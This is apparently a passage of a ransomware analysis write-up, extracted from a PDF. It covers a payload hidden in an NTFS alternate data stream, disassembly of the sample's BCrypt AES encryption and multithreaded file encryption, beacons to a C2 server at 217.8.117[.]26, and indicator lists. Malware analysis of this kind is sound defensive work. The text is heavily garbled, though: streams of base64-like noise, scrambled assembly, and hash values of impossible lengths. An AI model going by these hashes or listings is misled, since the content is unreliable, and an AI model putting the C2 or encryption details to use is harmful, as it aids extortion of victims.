C Duick scan (Windows base folder only)	~
C Full scan (dINTS drives) C Full scan (dINTS drives) C Scan only this folder: C:\Users/REM\AppData\Loca\Temp	
Ignore safe system info data streams ("encryptable", "SummaryInformation", etc) Calculate MDS checksums of streams' contents	
Scan the system for atternate data streams Remove selected streams	
W03mJTWJMW6/+E6YCVmRUSy1egpEdly8n5al.coNe6TztV5/75DjERhFjVINzD	^
I+5K.gpvoK+703JaMHPbMYREaddZzjE148mwr9aEatlaeCUD9sB818/Me15+34 8MNFD9rzJilotxunFoTFNLtasRr1ymoU11g7GF9abH/P+hhcD9YcEFyPBoDtgP LeH125PT1wa4SA/D7TUB822z71iuHE0CR5ilf72750JgBLb8c1AFFitEJ	
DLINBD//DowedCP187/y3(dellPhgTaUtdsS4x4+7PUFPL5F32XNU2buNsk KeWSablN9UV d5J81-z2Nh-O1dVze5o3C44+xD3/F27yLD155620IC5w3Am3u jst9PM3BD/12jg4r6AVuPDMC02/rL34-453g2wq1215QU/Xx02EurG78y1NPo	
Ln54wx3yL3PDWShQrQ+HeMIN4UQWhrCT0DuyQS0mDQT9xyDuFuDdWSd+FMticc (AmKmAC59E6iqWL:sdgIPaKSmYfySUpw1xxyM4h13z2sNN6LpVYh-QlmVDyFbK Z5gwcvf1bicchloprgyUU++4l5bQv2Q/WK-4JBPZ/Lieg259Dc5FfDbYB63Y	
ntyFhSfMrBaZ074dTH9fX/xJJ84c6Y1/c2DZWKzFE3+Npl53x4kNk86jtLjm110 203yC0GTD0IC0Huk0W5+K5Qcbz0jDocsGUD1gFbF1a0m3ZEMvPPv4XCGnNiUVF	
a10wNdg2AADbc2AraAWT5RLF.NMM56i28E59ys60vYbNcod094V6XvVT8RAVAg2 AwIde0J0m56i3cFMg0emL0aYTe0b-GcOWYnbcduE2h037Lpi7HLme9mHGW02 qpU/Y1g0NkExFMAQPM65hi3a#B1F2ywbM7xC2KUScmVq3PH2LppHV/281n3a	
Gjez/MTYNMEdxTxv/CxJwyoddg8LTLUBSnprUAJbaED00d95C/p0KW9AH4Hv3 vsSRDWGpkdawEQd852g25c7SCzqkQxgpru/WVH+dTJkNCHSvhCFhEZ/pcKKLIbbw JVKK&WWAWg/gVzVooH7zgCzSURn8m8/xzp20PUDLV/kRTTxxXDeg7QcbHpHVF	
liw/bM-vL&RFKF&gryS97r-bVrMcPL+tm3+m2DRApge+sbLMcR4/bd3tming xx1bx/kZ3MVyDFPEYESSax85nybNHCA746ehw2deg03a/goDp2VPB7Y6br2 48Yax85EMigkogL901OShy5sx8UX8ZXn0B8Y6t0LZV3E+1N0RAPIQ/FD7	
7DV/x/de0eV/zxuMblD+3+eXY3wSsywygi3+0bJDNxIBcqClbb/2C050De5g11thKlj Qdbpe8USe/2326D9HrkpLDFXV83U3+2YRIpkLCbQh/2uyvR2HzFmhvKDbyzmNQqh	
NQJacq4v34rlBvw1X6bb0x8x8g2TlpSe0ml/xmRv24vWr8FTeW6KgV1d5xvF8UTD sWkrod4gMkkHrIF5kdTckvriptmg74ENV/1av/65gc212+52mT5azUr43gF [Pt1rD1JgM2c0FtB6U58cVFtK12DxB6FtNH/adg0NkobUY0Xxx3vFBC4Vfm43h/Q	
bg3gr/sc25e7LM/WaEjiLx+N2OLiNVFFHudrMUIpqCh6Me+Fr8BeLat2AwFF33gR 4vPT9s8xdH4scFVUI4/Ima03VosZgioWFFNwyFmVivr2c20D1aVlomBeqGGcuA61E NSDcu03v3OnQVv2LidSDEC7Stgr=EG72.80x3HKNVIEh+L37sxV1re6+P87cD8	
n+HpsZDBv0HHc0ImhxKILvtSzc2.7FPCjii-55/Hv4MiS0Tcalk6LbiteCr20TogSe72V eVTm6KZ2ox8002/Vg8Kwg08BK6Stvg45trVhiz3rdovv4A/DXD /pm2qTF/mCig4 J0mFV43UPUbUhvVADNgpEVicu5ACYYcqJ841g8xe6kvp5d3UKV67d0DKDmRHiC+	
<	> `
Copy Save to dirk Edit in Wordpad Back	
Viewing contents of C:\Users\REM\4ppData\Local\Temp\boot.sys:krggwsimwzeqhrwaq,	
Miewing contents of C:\Users\REM\4ppData\Local\Temp\boot.sys:kiggwsimvzeqhrwaq, ADS Spy v1.11 - Written by Merijn —	×
ADS Spy v1.11 - Written by Merijn -	
ADS Spy v1.11 - Written by Merijn — Atternate Data Streams (ADS) are pieces of info hidden as metadata on files on NTFS drives. They are not visible in Explorer and the size they take up is not reported by Windows. Recent browser hijackers started using A to hide their files, and very few anti-malware scanners detect this. Use ADS Spy to find and remove these streams. Note: this app can also display legitimate ADS streams. Don't delete streams if you are not completely sure they are malicious!	
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
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ZUkMYh	C Full scan (all NTFS drives) Scan only this folder: C:\Users\REM\AppD ata\Local\Temp Ignore sale system info data steams (encryptable', 'SummaryInformation', etc) Calculate MD5 checksums of streams' contents	
	ZUkMYh	^
Copy Save to disk Edit in Wordpad Back		>

Hidden in this file we can find the generated unique extension, the RSApublic key, and the Private Session Key. Once these values are retrieved the encryption of the json string takes place.

		+	
0000000000404F8C			
00000000000404F8C	loc 404	F8C:	; hKey
0000000000404F8C	_	[ebp+phKey]	,
0000000000404F8F		BCryptDestroyKey	,
0000000000404F94		0	; dwFlags
0000000000404F96		[ebp+phAlgorithm	· · ·
0000000000404F99		BCryptCloseAlgor	
0000000000404F9E		esi, [ebp+lpStri	
0000000000404FA1		eax, [ebp+pcbRes	<u> </u>
0000000000404FA4	push	1	; dwFlags
0000000000404FA6	-	ecx, ecx	,
0000000000404FA8	push	eax	; pcbResult
00000000000404FA9	push	ecx	; cbOutput
0000000000404FAA	push	ecx	; pbOutput
00000000000404FAB	push	10h	; cbIV
0000000000404FAD	lea	<pre>eax, [ebp+pbIV]</pre>	
0000000000404FB0	mov	dword ptr [ebp+p	bIV], ecx
0000000000404FB3	push	eax	; pbIV
000000000000000000000000000000000000000	nuch	66V	DaddingTofo

00000000000404FD4 push 00000000000404FB5 push 0000000000404FB6 mov 00000000000404FB9 mov 0000000000404FBC mov 00000000000404FBF call 0000000000404FC1 push 0000000000404FC2 push 0000000000404FC3 push 0000000000404FC6 call 0000000000404FCB push 0000000000404FCE call 0000000000404FD3 pop 0000000000404FD4 push 0000000000404FD6 mov 00000000000404FD8 lea 0000000000404FDB push 00000000000404FDC push 0000000000404FDF lea 0000000000404FE2 push 0000000000404FE3 push 00000000000404FE5 push 00000000000404FE6 push 0000000000404FE8 push 00000000000404FE9 call 0000000000404FEF push 00000000000404FF0 push 00000000000404FF1 push 00000000000404FF4 call 00000000000404FF9 xor 00000000000404FFB push 00000000000404FFC push 00000000000404FFF push 0000000000405002 push 0000000000405005 push 00000000000405006 call 000000000040500B mov 000000000040500E mov 0000000000405010 add 00000000000405013 push 00000000000405016 mov 0000000000405019 call 0000000000040501E push

ecx pradutingtitto lpString esi [ebp+var_38], ecx [ebp+var_34], ecx [ebp+var_30], ecx ebx ; lstrlenA eax ; cbInput esi ; pbInput [ebp+hKey] ; hKey BCryptEncrypt [ebp+pcbResult] ; dwBytes Get heap ecx 1 ; dwFlags ebx, eax eax, [ebp+pcbResult] eax ; pcbResult [ebp+pcbResult] ; cbOutput eax, [ebp+pbIV] ebx ; pbOutput 10h ; cbIV ; pbIV eax ; pPaddingInfo 0 esi ; lpString ds:lstrlenA ; cbInput eax esi ; pbInput [ebp+hKey] ; hKey BCryptEncrypt esi, esi esi ; int [ebp+var_20] : int [ebp+lpMem] ; int [ebp+pcbResult] ; int ebx ; lpMem sub 401047 ecx, [ebp+pcbResult] edi, eax ecx, [ebp+var_20] [ebp+lpMem] ; lpMem [ebp+cbBinary], ecx Free heap ebx ; lpMem



The json string is encrypted with AES CBC and the symmetric key encrypted the with the public RSA key. In the following screenshot we can see the json string in plaintext and then encrypted.

110 000000000000000000000000000000000000	sl7cu_UP (sl7cu_IP 0 sl7cu_PP 1 sl7cu_PP (sl7cu_PP 1 sl7cu_PP 1 sl7cu_PP (sl7cu_PP 1 sl7cu_PP 1) sl7cu_PP (sl7
Owner 1 Dump 2 Dump 4 Dump 5 Wetch 1 P stutt Dump 1 Dump 5 Wetch 1 P stutt Address Max	L"ZURHM" [*ZURHM"] [*ZURHM] 10 79385ed97732aee0036e67824de18e28.0082785 from 79385ed97732aee0036e6
Concept 1 Concept 2 Concept 2 <t< td=""><td>return to 79385ed97732aee0036e67824de18e28.0088431£ from 79385ed97732aee0036e6</td></t<>	return to 79385ed97732aee0036e67824de18e28.0088431£ from 79385ed97732aee0036e6


After encryption, the json is base6 4encoded and then added to the http post request as already shown.

What about the file encryption? After all, this is a ransomware, right? So once the first beacon is sent to the server the ransomware starts the file encryption in a multithreaded fashion. This can be seen in the following screenshots:

1		
0000000000402786	push	<pre>offset szObjectName ; "gateinfo"</pre>
0000000000040278B	mov	[ebp+lpMem], eax
0000000000040278E	call	Prep_C2_Wraper_?
0000000000402793	add	esp, 44h
0000000000402796	push	ebx ; lpMem
0000000000402797	call	Free_heap
0000000000040279C	рор	ecx
0000000000040279D	lea	<pre>eax, [ebp+SystemInfo]</pre>
000000000004027A0	push	eax ; lpSystemInfo
000000000004027A1	call	ds:GetSystemInfo
000000000004027A7	mov	<pre>eax, [ebp+SystemInfo.dwNumberOfProcessors]</pre>
000000000004027AA	xor	ebx, ebx
00000000004027AC	lea	edi, [eax+eax]
000000000004027AF	push	edi ; NumberOfConcurrentThreads
00000000004027B0	push	ebx ; CompletionKey
000000000004027B1	push	ebx ; ExistingCompletionPort
000000000004027B2	push	<pre>ØFFFFFFFh ; FileHandle</pre>
000000000004027B4	mov	[ebp+nCount], edi
000000000004027B7	call	ds:CreateIoCompletionPort
00000000004027BD	mov	<pre>[ebp+CompletionPort], eax</pre>
00000000004027C0	mov	esi, ebx
000000000004027C2	test	edi, edi
000000000004027C4	jz	short loc_4027E5

00000000004027C6			
00000000004027C6	loc_4027	'C6:	; lpThreadId
00000000004027C6	push	ebx	
00000000004027C7	push	ebx	; dwCreationFlags
00000000004027C8	push	eax	; lpParameter
00000000004027C9	push	offset StartAddr	ess ; lpStartAddress
000000000004027CE	push	ebx	; dwStackSize
00000000004027CF	push	ebx	; lpThreadAttribute:
00000000004027D0	call	ds:CreateThread	
00000000004027D6	mov	[ebp+esi*4+Handl	es], eax
00000000004027DD	inc	esi	
00000000004027DE	mov	<pre>eax, [ebp+Comple</pre>	tionPort]
00000000004027E1	cmp	esi, edi	
00000000004027E3	jb	short loc_4027C6	

<u>1</u> 5
vider :]
<pre>lapped mpletionKey erOfBytesTransferred viscoPont</pre>
tionPort Status
iseconds All Mles
ts



Once it finished it sends yet again another beacon with data to the server but this time to *"http://217.8.117[.]26/gatedrivers"*. In the following picture we can find an example of a ransom note that is left in every directory. The name convention for them is "<extension>- decrypt.hta"



So this will be all for now, there are quite some more interesting aspects to research into like how the file encryption is performed at a cryptographic level, how are some of the other interesting strings (powershell get host by address) used, does this ransomware implement persistence mechanisms, etc. Feel free to contact me for comments and questions. Constructive feedback is always welcomed!

Samples:

https://bazaar.abuse.ch/sample/a7e27cc38a39ff242da39d05e04b95ea9b656829dfe2e90e8226351

MD5:

79385 ed 97732 a ee 0036 e6 7824 de 18 e 28 f 4009 a b e 9 f 41 da 41 e 48340 c 96 e 29 d 62 c f a 4 c 4 a c 8 b 9 c 1 b 14951 a e 8 a c 2 b 145

SHA256:

8d684a790a5683b8decde9fb5a819c4a164d3032723a151a30ff26d3c2b1aabf6db3aae21a6d80857c85f5

URLs:

http://217.8.117[.]26/gateinfohttp://217.8.117[.]26/gatedrivershttp://4dnd3utjsmm2zcsb

IPs:

217.8.117[.]26

Tria.ge Sandbox reports:

https://tria.ge/reports/200724-gmz55kbvr2/behavioral1https://tria.ge/reports/200724-2v2mzfsjwx/behavioral1https://tria.ge/reports/200724kfjg2xf1b2/behavioral1https://tria.ge/reports/200724-64rls1gjl2/behavioral1https://tria.ge/reports/200724b5zwteacds/behavioral1https://tria.ge/reports/200724-15z7parj4x/behavioral1https://tria.ge/reports/200724-zxydprrjys/behavioral1

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